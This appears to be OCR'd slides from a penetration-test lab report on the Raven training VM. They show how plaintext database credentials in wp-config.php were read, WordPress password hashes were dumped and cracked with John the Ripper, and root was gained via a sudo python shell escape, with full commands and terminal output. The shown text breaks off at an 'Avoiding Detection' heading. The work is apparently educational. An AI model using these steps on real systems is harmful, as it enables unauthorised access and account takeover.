
- How did you exploit the vulnerability?

  We gained access to mySQL database using credentials found in a plaintext config file on the web server. We accessed the SQL tables containing usernames and password hashes, then ran the hashes through John the Ripper to obtain the passwords.


- What did the exploit achieve?

  Cracking the password hashes allowed for access as any of the users.

- select user_login,user_pass from wp_users; john hashes.txt




```
mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql> █
```



```
root@Kali:~/Desktop# john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:07:44 DONE 3/3 (2022-01-24 20:21) 0.002152g/s 7961p/s 7961c/s 7961C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~/Desktop# █
```

Exploitation: Cracking Hashes cont.



```
michael@target1:/var/www/html/wordpress$ head -n 45 wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
michael@target1:/var/www/html/wordpress$ 
```

Exploitation: Privilege Escalation

- How did you exploit the vulnerability?

  Once logged in to a user with SUDO privileges that allow for python, using the command below will spawn an interactive system shell.


- What did the exploit achieve?

  This exploit granted us root access.

- Command:

```
sudo -l
```

```
sudo python -c 'import os; os.system("/bin/sh")'
```



```
michael@target1:/var/www/html/wordpress$ su steven
Password:
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ █
```

Avoiding Detection

Stealth Exploitation of Weak Password

